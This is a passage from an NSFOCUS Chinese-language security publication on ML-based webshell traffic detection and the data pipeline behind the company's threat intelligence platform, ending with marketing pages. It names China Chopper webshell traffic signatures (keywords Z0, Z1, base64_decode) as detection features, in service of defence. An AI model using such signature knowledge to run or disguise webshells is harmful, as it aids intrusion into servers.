Webshell 是攻击者经常使用的恶意脚本，攻击者常利用 Webshell 对被攻击的主机实施一系列的恶意操作。一些中小型企业、高校单位以及政府部门难免会遭受 Webshell 攻击，由于利益的诱惑不少网站都遭受过 Webshell 的入侵。目前 Webshell 攻击的检测技术很难做到准确的查杀，基于流量的 Webshell 检测技术是一种主流的动态监测手段。当攻击者访问或者操作其后门 Webshell 的过程中，会产生网络流量。通过对其流量数据进行分析来检测网络流量是否来自于 Webshell 异常流量。

绿盟自主研发的基于流量的 Webshell 检测引擎，通过对正常流量以及异常流量进行建模，即利用流量数据的属性（包括 URL，IP，payload 等）对具备 Webshell 特点的异常流量和正常流量进行分类，异常流量的属性中往往包含 Webshell 的语义特征。基于文本分类的技术，利用流量属性构建文本特征向量并通过收集正常流量和 Webshell 异常流量构建训练数据，检测引擎基于 DNN 模型和 GBDT 模型对训练数据进行训练，实现 Webshell 异常流量检测的目标。

利用 DNN 模型对 Webshell 实体信息的实体识别与特征抽取能

力，确定流量信息中的 Webshell 语义信息深度表征；根据专家知识对流量信息构建特征工程，利用 GBDT 模型对由特征工程生成的特征向量进行学习。结合 DNN 模型与 GBDT 模型对流量语义信息从不同维度和方式进行学习，采用模型融合的技术手段对多个模型的结果做检测评估，最终得到 Webshell 流量的检测结果。

经过预处理后的流量数据，对其构建的特征主要包含以下几个维度：

●流量数据固有属性：例如 payload 长度，中文字符数目，英文字符数目等。

● Webshell 流量特有属性：例如由中国菜刀产生的 Webshell 流量中包含关键字 Z0，Z1 以及 php 函数 base64_decode 等。

●具有 Webshell 语义的延伸特征：payload 中大写字母长度、Webshell 流量模式特征（Webshell 攻击工具产生的 payload 蕴含的模式特征）等。





图 2.1 是绿盟自主研发的 Webshell 检测引擎框架图。

用户可以通过 restful 接口调用 Webshell 检测引擎的服务，检测引擎通过 docker 部署在云端，引擎的底层通过 tensorflow 开发机器学习检测算法。目前该引擎已经投入到了威胁检测应用中，安全人员通过该引擎检测到的 Webshell 攻击流量，深入挖掘攻击者的攻击行为，分析潜在的威胁，提高网络安全能力。随着未来 Webshell 攻击的发展，Webshell 检测技术也会增强对新型变种攻击的检测能力。

## 三 . 总结

对攻击数据的拟合实践，目的是通过系统的数据科学手段去有效梳理攻击者的行为逻辑和动作特征，核心效果是提升安全研究员的全局感知力和延展对攻击的分析视角，最终扩大安全厂商所拥有的安全知识库。现有数据科学技术大多都是基于统计学的拓展，在对攻击数据拟合实践中，难的往往不是算法，而是如何把安全 / 攻防经验进行有效量化，以及算法模型的持久运营。

拟合的算法，正如金庸老先生在《天龙八部》中写到的小无相功，可以运使各家各派武功，只不过细微曲折之处，不免有点似是而非。安全终究是要回归到人的，打造海量攻击数据下，人机有效结合的运营体系，是我们一直以来的愿景和前进的方向。

“机”做人力所不能及之事，“人”专攻去伪存真后的攻防智慧，方得始终。

# 威胁情报背后的数据智能

绿盟科技 天枢实验室

## 一 · 简介

情报通常是为描述事物的现状、本质，评估和预测其发展态势而收集处理的增值信息，是决策者制定计划、采取行动的依据。不同领域对情报的具体定义不尽相同。

基于自身的威胁情报实践经验，绿盟科技采用 Gartner（Rob McMillan, 2013）给出的如下定义：

威胁情报是基于证据的知识，包括上下文、机制、指标、可能的结果和可操作的建议，涉及资产面临的现有或新出现的威胁或危害，可为主体威胁或危害的响应决策提供依据。

（“Threat intelligence is evidence-based knowledge, including context, mechanisms, indicators, implications and actionable advice, about an existing or emerging menace or hazard to assets to that can be used to inform decisions regarding the subject's response to that menace or hazard.”）

从威胁情报的生命周期来看，一般包括情报的规划、收集、处理、分析、产出和消费六大阶段。

威胁情报管理是围绕网络资产开展的，生命周期包括以下六个方面：

- **情报规划**：确定整体威胁情报工作的需求重点和方向。
- **情报收集**：搜集各种来源的威胁情报和存储。
- **情报处理**：对搜集到的情报进行分类、提纯等工作。
- **情报分析**：对数据进行关联分析、数据挖掘等分析工作

- **情报产出**：提供机读情报、情报报告等分析结果。
- **情报消费**：使用威胁情报或情报分享等。


图 1：威胁情报生命周期

从威胁情报的定义和生命周期可以看出，威胁情报是一种具备安全意义，能够传递安全知识和影响安全决策的情报数据。同时，面对海量的互联网威胁，情报数据的机读程度和自动化处理程度，也是威胁情报应用效率的重要指标。因此，在威胁情报的建设体系中，由安全经验量化体系、威胁感知能力和大数据处理技术综合形成的数据智能尤为关键。

## 二 . 威胁情报背后的数据智能

### 2.1 多源数据分布式采集技术

数据采集的全面性和准确性是保证威胁情报质量的前提，绿盟科技 NTI 根据建设目标规划，采用主被动相结合的多源数据的分布式采集架构，具体包括内部数据被动收集（分为自有安全数据库收集、产品脱密数据收集和蜜罐系统收集），公网数据主动采集（包括探针扫描和全网数据爬取）和第三方合作情报共享。采集架构如下图所示，其中：

- **自有安全数据库**：包括绿盟科技在多年的安全研究过程中积累的漏洞库、样本库、事件库等大量自有数据。
- **产品脱密数据**：指经用户同意从绿盟在线设备和 SaaS 云服务产品中收集的脱密数据。
- **蜜罐系统数据**：包括从绿盟蜜罐网络中收集的恶意样本、攻击源、恶意行为等数据。
- **探针扫描**：利用绿盟自研云端扫描探针、绿盟 RSAS（绿盟远程安全评估系统）、绿盟 WVSS（绿盟 web 漏洞扫描系统）、绿盟 WSM（绿盟网站监测）等扫描探针设备对全互联网资产进行主动扫描，获取的资产指纹、漏洞等数据。
- **全网数据爬取**：通过网络爬虫引擎对 whois、DNS、ASN 等指定数据源的数据进行分布式爬取。
- **第三方合作共享**：指通过情报共享机制从第三方情报提供商获取的威胁情报。

针对部分类型情报数据单情报源数据不全面、不可靠的问题，NTI 在充分评估数据源数据质量的基础上预设多个情报源进行采集，以期在情报数据分析阶段通过交叉验证、情报源信誉评估等技术进行情报数据的整合和提纯，保证最终产生的情报的高质量。

整个互联网空间的资产规模异常庞大，绿盟科技实现高性能精确资产识别引擎，进行互联网资产相关情报的探测，确保情报的及




图 2：多源数据分布式采集架构

时性和准确性。该引擎首先使用智能资源控制技术，动态调配进程、CPU、内存等资源，基于环境资源使用情况动态调整扫描策略和速度，充分利用 CPU 和网络资源，降低进程和线程切换的开销; 其次，该引擎采用轻量级进程间通信设计，使用独创管道技术优化高并行进程通信，进一步提高并发性；同时，还实现高效的底层 socket，优化的中断技术，提高探测插件的执行速度和调度性能；此外，采用独创的非标准端口原理性识别技术和丰富的协议指纹库，能够快速精确识别在非标准端口上的应用服务，协议指纹覆盖 ftp、telnet、http、http-proxy、imap、oracle、msrpc、snmp、postgresql 等各种应用层协议。

### 2.2 多源情报清洗与归并技术

绿盟科技 NTI 从广泛的数据源中收集情报数据，即包括内部研究数据、产品数据，也包括外部采集数据和第三方合作数据。不同的数据源普遍在数据完整性、准确性和表示格式上存在互补性和差异性。绿盟科技 NTI 在对数据源进行严格筛查审核的基础上，采用完整的技术体系对情报数据进行严格的清洗和归并，以保证输出情报数据的高质量和一致性。

如下图所示，NTI 的情报清洗与归并处理整体上由情报数据标准化、清洗、归并三大阶段组成。其中，标准化阶段依照绿盟的威胁情报标准规范将不同来源的情报数据进行标准表示；清洗阶段利用多种验证手段去除不准确数据，并为情报标注置信度；归并阶段负责将类同情报数据进行合并。情报专家分析引擎负责对三阶段的处理进行监督，并对无法自动处理的情报数据进行人工分析。





图 3：多源情报清洗与归并流程

● **情报数据标准化**

绿盟科技 NTI 为每一类情报都定义了标准格式规范，以统一存储格式，进行高级别的威胁情报分析和使用。标准规范的制定即参考国内外已有标准规范又遵照业界事实标准，同时满足 NTI 情报的各种使用场景需求，兼顾内部使用和跨企业的情报交换。

● **多源情报清洗**

情报清洗是保证情报质量的关键，NTI 目前主要综合采用关联验证、证据验证、置信度评分等技术进行情报质量检测和甄别。

关联验证主要根据情报内容进行多类情报的递归关联，通过检测多情报间的一致性发现情报冲突，联合情报上下文和置信度剔除低质量情报。

证据验证通过对情报数据的支持证据链的可靠性核查判断情报数据的可靠性，剔除没有可靠证据支持的情报数据。

置信度评分是对情报源和具体情报的可信度评分，当多个源产生类同的威胁情报时，通过对情报数据进行置信度评分，选择评分高的情报输出为 NTI 的情报。

● **情报置信度评分**

NTI 有很多情报输出源能够产生和输出情报，每个情报输出源的原理和评估粒度都是不尽相同，情报平台会对情报输出源提供的情报证据进行整合，形成一个完整的情报证据链条，通过联调，通过证据链中的缺失环节进行评估是否为关键联调，进而影响此次产生情报的置信度。通过每次对情报链条的整理和分析，进行机器学习和调整，完成对下次评估的精确性矫正，使情报的评估越来越精确。

整个情报置信度的评估中会筛选出关键情报供专拣进行分析和评估，进而发现更深层次的情报，0day 或改进机器学习算法等高级内容。




图 4：NTI 情报置信度评分方法

## 2.3 基于情景感知的威胁情报提取技术

情境感知技术获得关于用户所处环境的相关上下文信息，进一步了解相关行为动机。基于情境感知技术，情报分析系统及时识别如地点、时间、漏洞状态等当前情景的信息，提升信息安全决策正确性；通过构建特定的感知场景如异常登录和业务违规行为等进行情报分析，可降低攻击的误报率，包括分辨传统安全防护机制无法防护的攻击。通过“企业 A”情境感知获取的安全信息，通过情报中

心的安全分析，产生安全情报，可以自动化机读方式共享到“企业 B”，作为 B 的情境信息输入。情报分析中情境感知为不同企业提供情报共享和协同安全预警。

### 2.4 基于大数据分析的威胁情报挖掘技术

● **全流量数据情报挖掘**

绿盟科技 NTI 通过公司研发全流量监测系统，采集 DNS 等全流量日志和外部关联信息，使用机器学习和大数据分析发现现网的攻击事件和安全威胁，从中提取威胁情报，包括安全事件、僵尸网络、恶意域名、隐蔽信道等。

全流量监测系统输入海量的流量行为日志，互联网 Whois 库，IP 库，形成大规模的观测数据，然后从观测空间中采集观测变量和关联关系，通过特征工程引擎和大规模图计算引擎将观测数据形成机器可理解的特征、行为和关联知识结构，其中包括域名文法特征集合，DNS 请求行为特征集合，DNS 解析特征集合、关联图谱和互联网实体画像，使用分布式数据库和分布式压缩存储的方式进行持久化。

机器学习层通过使用自研机器学习引擎，对海量的特征数据和关联性数据进行分类、聚类和判定性预测，并对分析结果使用排序学习进行再次组织，形成一系列有判定和可排序的初步分析结果。在指标评估层，对僵尸网络 / 钓鱼网站 / 赌博网站 / 色情网站 / 隐蔽信道构建丰富的指标体系和评估方法，形成最终定性、定类和定级的评估结果，判定感染主机，控制者信息和控制者相应的域名 /IP 资产，可输出为可视化溯源结果、网监报告、机读情报或供安全人员迭代分析。




图 5：机器学习驱动的全流量监测体系

● **安全日志情报挖掘**

绿盟科技 NTI 通过自研的基于对抗的海量安全事件理解引擎，从安全设备告警日志中识别安全事件和威胁，并从中提取威胁情报数据。

事件理解引擎包含两个子引擎：基于对抗的攻击行为建模引擎和基于对抗的 APT 攻击推理引擎。两个引擎相辅相成，通过分析海量的告警日志，共同输出聚合攻击事件，溯源线索和攻击预判信息，

解决的是从告警到攻击行为的理解问题和攻击推理的问题，最终形成人可理解的聚合安全事件、威胁预判信息、溯源线索等威胁情报。下图具体描述了该理解引擎。




图 6：基于对抗的海量安全事件理解引擎

● **基于对抗的攻击行为建模**

基于对抗的攻击行为建模是一种大数据分析方法，他可以快速进行态势理解，特别是在当前大数据下，多源告警泛滥的现实中，这种方法体现的独特性可以跳过安全元语的复杂设定，形成快速的态势理解。实践表明，在海量日志下，通过本方法可以将关注重点集中在我们关注的事件上，有效的去除误报和无用告警，把每日的事件告警数量形成人可以处置的水平。行为需要一定经验的安全专家，具体流程如下图所示。





图 7：基于对抗的攻击行为建模方法步骤

● **基于对抗的智能态势感知预警模型**

基于对抗的海量安全事件理解的核心思想是通过对抗来获取自然语言行为规则，通过行为规则来解决不同告警源带来的态势要素获取和态势理解难题，从实践来看，这种方法可以较好的跳过告警元语理解的步骤，实现高效的态势理解和精准的态势检测，配合攻击推理树则能更好的实现态势预警。见下图整体模型，从下向上，我们能看到，针对保护的的信息资产的攻击行为（知彼）和评估行为（知己），这些行为会造成各种告警 (warning)，这些告警都是基于特征的，可以用 IDS、IPS、WAF、扫描器等各种设备实现。下一步告警 (warning) 需要形成事件（event），事件是人可读的，可以响应处置的。在“事件”阶段，本项目采用基于攻击行为建模的态势理解方法。在本阶段我们能输出可信的事件，给下一步的态势预警做支撑。


图 8：基于对抗的智能态势感知预警模型

● **基于对抗的 APT 攻击推理**

在 APT 攻击推理树的算法方面，遵循了证据链的原则：一是有适格的证据；二是证据能够证明案件的证明对象；三是证据之间能够相互印证，对案件事实排除了合理怀疑。这个模型不仅对于 APT 适用，还对普通攻击也使用。一个完整的攻击往往会在时间轴上留下一连串的痕迹，通过攻击建模在时间轴出现各个阶段的攻击事件。


图 9：基于对抗的 APT 攻击推理实现方案

APT 攻击推理树算法采用的正向反向搜索的方式，既可以做到事件追溯分析，又可以做到安全事件预警。

● **情报关联挖掘**

现阶段传统分析方法大都采用基于规则和特征的分析引擎，必须要有规则库和特征库才能工作，而规则和特征只能对已知的攻击和威胁进行描述，无法识别未知的攻击，或者是尚未被描述成规则的攻击和威胁。整合安全专家的知识，绿盟科技 NTI 通过机器学习自动将微量分析结果以及有迹可循的网络流额元数据联系在一起，可发现未知威胁，大大提升数据分析的准确率。比如在对扫描 IP 进行检测过程中，对扫描 IP 进行监测，分析标准点、距离阈值等进行模型初始化参数设置；然后训练集分割提取，计算出所选择的 feature 组合作为特征向量，并对数据集归一化处理，并将不符合已知目标数据特征的“噪声”记录过滤掉；并通过模型训练，获得准确的分类扫描 IP。面对未知攻击和复杂攻击如 APT 等，基于大数据分析对运营商、企业、应用和用户访问行为数据进行存储与分析，并采用机器学习和算法实现无规则检测异常行为，更加智能地洞悉信息与网络安全的态势，从而可更加主动、弹性地去应对新型复杂的威胁和未知多变的风险。

关联分析引擎的重点在于能从多种维度的情报数据集合中，发现待查数据的关联关系。不同对象之间完成数据标准化后，需要对海量不同来源和维度的数据、事件进行关联分析，通过配合威胁情报，从而筛选出准确率高、可追溯的高级威胁攻击信息。通过长时间的关联，安全分析人员可挖掘某台主机、某个用户的行为异常，从

而实现不基于签名的未知攻击检测。对于每一条可疑报警，分析人员可以查询与该报警相关的各类数据，从而确定报警真实性、攻击源，评估攻击造成的危害。

### 2.5 威胁评分技术

绿盟科技 NTI 利用威胁评分描述网络空间中资产的安全性。威胁评分分为两个大的维度进行评分，一个是威胁性评分，一个是脆弱性评分。

威胁性评分：表示网络空间资产对其它资产的威胁，该分数表明此资产在某一个时间段对网络上的其他主机发动了一些攻击或攻击尝试，攻击有可能成功也有可能没有成功，分数越高表明该资产对其他网络主机的威胁性越高。

脆弱性评分：表示网络空间资产自身的一个脆弱性，该分数表明此资产存在有漏洞或这信息泄漏等问题。分数越高表明资产约脆弱，也表明越容易被其它人攻破。

绿盟科技 NTI 在网络空间会部署很多网络探针，这些探针会收集各种信息和情报，包括但不限于各种攻击事件，漏洞时间，泄漏信息等内容。信息和情报经过梳理后整理成元数据，元数据包括威胁事件种类，漏洞利用种类，信息泄漏种类和相关事件发生步骤等。对事件进行提纯过滤，生成事件成功率信息，事件发生概率信息，事件发生重点关注事件信息。每个事件进行整理评分加权。得出威胁性评分和脆弱性评分。

### 2.6 情报生命周期管理体系

威胁情报质量是体现情报价值，保证可用性的关键。绿盟科技 NTI 将威胁情报的质量保证放在情报系统建设的核心位置，将质量管理贯穿整个威胁情报生命周期，从标准、流程、技术三个层面进行情报生命周期管理。具体管理体系如下图所示。





图 10：NTI 情报生命周期管理体系

## 三、总结

网络世界的安全威胁层出不穷，如今网络的互联互通让攻击者可以迅速扩大战果，意味着单一网络节点面对的攻击者可能位于世界的任意角落，单兵作战的方式已经让许多安全管理员在防御的路上疲于奔命却难收获满意的效果。攻防不对等，正是威胁情报出现的初衷和尝试解决的困境。互联网基础数据的庞大，以及威胁数据繁杂多变，亟需具备安全知识的数据应用系统来帮助人们完成情报的提炼和威胁的定性 / 定量分析。数据智能，也就成为了威胁情报数据体系和全生命周期内的核心竞争力，决定威胁情报的质量和应用效率。

NSFOCUS绿盟科技


# THE EXPERT BEHIND GIANTS

# 巨 人 背 后 的 专 家



## THE EXPERT
## BEHIND GIANTS
## 巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

# Products to Solution+Operations

## 智慧安全2.0

以企业安全运营能力提升为主旨，**绿盟科技** 启动并实施智慧安全2.0(Products to Solution+Operations)战略，为传统安全平台植入智慧神经，实现公司由传统产品模式向解决方案+安全运营模式的业务转型，打通技术、产品和服务、解决方案、安全运营等各个环节，为用户搭建智能、敏捷、可运营的全方位的安全防护体系。





## THE EXPERT BEHIND GIANTS 巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

NSFOCUS 绿盟科技